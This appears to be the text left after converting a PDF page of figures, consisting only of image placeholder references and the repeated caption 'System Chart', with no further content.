

System Chart





System Chart






System Chart



